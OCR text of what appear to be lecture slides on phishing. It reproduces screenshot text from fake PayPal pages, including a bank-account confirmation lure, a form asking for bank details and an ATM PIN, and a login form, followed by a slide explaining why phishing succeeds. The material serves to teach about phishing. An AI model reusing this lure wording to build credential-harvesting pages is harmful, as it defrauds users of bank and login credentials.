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

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PayPal


Your security is our top priority

Confirm your bank account

Join **72 million PayPal members** who have Confirmed a bank

- Pay with cash when you shop online
- Send money to friends in the U.S. for FREE
- Withdraw money from PayPal to your bank account

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.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
La Rive Gauche	Not Sure
More$Ecret	121212121

✓ ATM PIN

123?

Continue

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



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Sell on eBay or your web site. Get paid instantly, securely.

Transfer money

Pay a friend back for lunch. Raise money for a group gift. Its fast and easy.

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
PayPal, Inc.
Log in to your PayPal account
PayPal
Email
Password
Log In
Having trouble logging in?
Sign Up
Contact Us Privacy Legal Worldwide

The Problem of Phishing

- Arises due to mismatch between reality & user's:
  - Perception of how to assess legitimacy
  - Mental model of what attackers can control
    - Both Email and Web

- Coupled with:
  - Deficiencies in how web sites authenticate
    - In particular, "replayable" authentication that is vulnerable to theft

- Attackers have many angles …